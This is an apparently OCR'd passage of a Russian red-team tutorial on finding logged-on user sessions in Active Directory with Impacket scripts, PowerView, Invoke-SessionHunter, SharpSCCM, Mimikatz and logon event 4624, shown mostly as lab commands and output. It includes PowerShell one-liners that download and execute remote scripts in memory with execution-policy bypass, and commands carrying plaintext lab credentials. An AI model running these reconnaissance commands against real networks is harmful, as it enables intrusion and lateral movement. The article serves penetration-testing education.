


```
┌──(root㉿wifi)-[~]
└─# python getloggedon.py VOSTOK/dcom:lolkekcheb123\!@192.168.137.139
[*] Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Enumerating users logged in at 192.168.137.139
VOSTOK\Администратор
```

Пример перечисления сессий

Собственно, вызов с системы Windows можно сделать через PowerView.

```
Get-NetLoggedon -ComputerName HOME-PC

# Сбор сразу со всех компьютеров в домене
Get-DomainComputer | Get-NetLoggedon
```



```
S C:\Users\Администратор> powershell -ep bypass
indows PowerShell
C) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

S C:\Users\Администратор> iex (iwr )

омандлет Invoke-WebRequest в конвейере команд в позиции 1
кажите значения для следующих параметров:
ri: https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Recon/PowerView.ps1
S C:\Users\Администратор> get-netloggedon


serName     : Администратор
ogonDomain  : VOSTOK
uthDomains  :
ogonServer  : DC01
omputerName : localhost

serName     : DC01$
ogonDomain  : VOSTOK
uthDomains  :
ogonServer  :
omputerName : localhost

serName     : DC01$
ogonDomain  : VOSTOK
uthDomains  :
ogonServer  :
omputerName : localhost

serName     : DC01$
ogonDomain  : VOSTOK
uthDomains  :
ogonServer  :
omputerName : localhost

serName     : DC01$
ogonDomain  : VOSTOK
uthDomains  :
ogonServer  :
omputerName : localhost

serName     : DC01$
ogonDomain  : VOSTOK
uthDomains  :
ogonServer  :
omputerName : localhost
```

Вывод PowerView


Наконец, пришла очередь `WinStationEnumerateW()`. Я не видел вариантов этого вызова на Python, есть на C++ с подробным разбором от автора. PoC можешь найти в его репозитории.

Реестр

Этот способ обнаружения сессий пользователя основывается на том, что при логоне юзера создается ветка в `HKCU_USERS`. Так можно обнаруживать новых пользователей в системе. Конечно, в ход могут пойти стандартные утилиты `reg.exe` и reg.py, но мастера давно создали полноценные инструменты.

Для Windows есть Invoke-SessionHunter.

```
Invoke-SessionHunter
```




```
PS C:\Users\Администратор> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/Leo4j/Invoke-SessionHunter/main/Invoke-SessionHunter.ps1')
PS C:\Users\Администратор> invoke-sessionhunter
[+] Output saved to: C:\Users\Администратор\SessionHunter.txt

[+] Elapsed time: 0:0:0.280

PS C:\Users\Администратор> cat .\SessionHunter.txt
Ran as User: vostok\администратор
Domain: VOSTOK
Ran on Host: DC01.VOSTOK
Date and Time: 23.09.2024 14:52:26
Elapsed time: 0:0:0.280
PS C:\Users\Администратор> _
```

Invoke-SessionHunter

А также модуль LoggedOn инструмента SharpHound. В Linux можно использовать питоновский скрипт LoggedOn.py.

```
python loggedon.py VOSTOK/dcom:lolkekcheb123\!@192.168.137.139
```




```
┌──(root㉿wifi)-[~]
└─# python loggedon.py VOSTOK/dcom:lolkekcheb123\!@192.168.137.139
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[!] Cannot check RemoteRegistry status. Hoping it is started...
[!] Trying to start the Remote Registry...
[*] User VOSTOK\Администратор is logged on: 192.168.137.139
```

Использование LoggedOn.py

Через SCCM

В SCCM (который не всегда развернут в AD!) есть интересная фича, которая называется Primary User. Она позволяет отслеживать, какие пользователи какие машины используют. Так что мы можем устроить настоящую охоту! Однако для использования нужно пробить SCCM-сервер.

Например, можно провести рекон через MalSCCM.



```
Phil Keeble @ Nettitude Red Team

[*] Action: Inspect SCCM Server
SiteCode: LON
ManagementPoint: BLORE-SCCM.blorebank.local

[*] Action: Get SCCM Primary Users
Computer: BLORE-SCCM
User: blorebank\ben
Computer: WK-WIN10-ECHO
User: blorebank\ben
Computer: WK-WIN10-ECHO
User: blorebank\lisa
```


Пример использования MalSCCM

Есть также SharpSCCM. Он тоже позволяет обнаружить компы, на которых сидит определенный пользователь.

```
.\SharpSCCM.exe get primary-users -u Frank.Zapper
```

Причем поддерживается и обратная операция — получение списка пользователей, которые ходят на определенный компьютер.

```
SharpSCCM.exe get primary-users -sms <SMS_PROVIDER> -sc <SITECODE> -d
 CLIENT --no-banner
```



```
[+] Connecting to \\<SMS_PROVIDER>\root\SMS\site_<SITECODE>
[+] Executing WQL query: SELECT * FROM SMS_UserMachineRelationship WHERE ResourceName='CLIENT'
-----------------------------------
SMS_UserMachineRelationship
-----------------------------------
CreationTime: 20230828055956.247000+000
IsActive: True
RelationshipResourceID: 25165826
ResourceClientType: 1
ResourceID: 16777219
ResourceName: CLIENT
Sources: 4, 9
Types:
UniqueUserName: mayyhem\sccmadmin
-----------------------------------
[+] Completed execution in 00:00:00.4523001
```


Использование SharpSCCM

Здесь видно, что пользователь **mayyhem\sccmadmin** ходит на **CLIENT**.

Через RDP-сессии

Этот вариант поиска сессий пользователей сработает, если в сети предприятия активно используется RDP. В таком случае в Linux удобно дергать тулзу tstool.py.

```
python3 tstool.py CRINGE/Administrator:lolkekcheb123\!@192.168.116.
129 qwinsta
```



```
┌──(root㉿kali)-[~/…/ad/tools/impacket/examples]
└─# python3 tstool.py CRINGE/Administrator:lolkekcheb123\!@192.168.116.129 qwinsta
Impacket v0.10.1.dev1+20230524.180921.8b3f9eff - Copyright 2022 Fortra

SESSIONNAME  USERNAME        ID  STATE         Desktop   ConnectTime          DisconnectTime
===========  ==============  ==  ============  ========  ===================  ===================

Services                     0   Disconnected            None                 None
Console      WIN10DEV\Admin  1   Active        Unlocked  2023/06/03 11:52:36  None
```

Использование tstool.py


А в Windows нам поможет любимый Mimikatz с его модулем ts::sessions.

```
mimikatz.exe "ts::sessions /server:W10.ad.bitsadmin.com" exit
```

Логи

Не стоит игнорировать и файлы логов, ведь при входе любого пользователя генерируется много интересных событий. Именно этот способ можно считать наиболее тихим вариантом поиска сессий пользователей.

Я выделил событие 4624 — An account was successfully logged on, оно генерируется на хосте, на который зашел пользователь. При аутентификации, например через Kerberos, на контроллере домена будет событие 4624, но источником будет считаться тот хост, на котором проходила аутентификация. В таком случае перед нами следствие запроса, а не факт аутентификации. Также в этом событии зачастую содержится IP-адрес устройства, с которого запрашивалась аутентификация.



Event Properties - Event 4624, Microsoft Windows security auditing.
General
Details

An account was successfully logged on.

Subject:
Security ID: SYSTEM
Account Name: WIN-GG82ULGC9GO$
Account Domain: WORKGROUP
Logon ID: 0x3E7

Logon Information:
Logon Type: 2
Restricted Admin Mode: -
Virtual Account: No
Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:
Security ID: CONTOSO\Administrator
Account Name: Administrator
Account Domain: WIN-GG82ULGC9GO
Logon ID: 0x8DCDC
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:
Process ID: 0x44c
Process Name: C:\Windows\System32\svchost.exe

Network Information:
Workstation Name: WIN-GG82ULGC9GO
Source Network Address: 127.0.0.1
Source Port: 0

Detailed Authentication Information:
Logon Process: User32
Authentication Package: Negotiate
Transited Services: -
Package Name (NTLM only): -
Key Length: 0

Log Name: Security
Source: Microsoft Windows security
Logged: 11/11/2015 4:24:35 PM
Event ID: 4624
Task Category: Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: WIN-GG82ULGC9GO
OpCode: Info
More Information: Event Log Online Help

Как выглядит событие 4624

